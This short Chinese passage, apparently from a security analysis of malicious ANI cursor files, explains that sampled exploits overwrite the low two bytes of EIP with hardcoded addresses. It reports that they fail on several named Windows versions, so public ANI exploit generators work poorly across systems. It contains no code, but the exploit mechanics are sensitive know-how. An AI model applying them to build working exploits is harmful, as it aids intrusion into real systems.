在分析的多个样本发现，多数恶意构造的 ani 文件都是覆盖 EIP 的后两个字节。因采用硬编码机制，造成该溢出攻击成功的可能性与操作平台有很大关系，上述样本在 ：Windows XP Professional SP1，Windows 2000 Server sp4 , Windows Server 2003 Standard Edition 的系统上均未溢出成功，因改写 EIP 的后两个字节后所跳向的地址并不是 call dword ptr ds:[ebx+4] , 所以虽然存在 ani 漏洞,但网络上所使用的 ANI 漏洞利用生成器并不具备很强的通用性。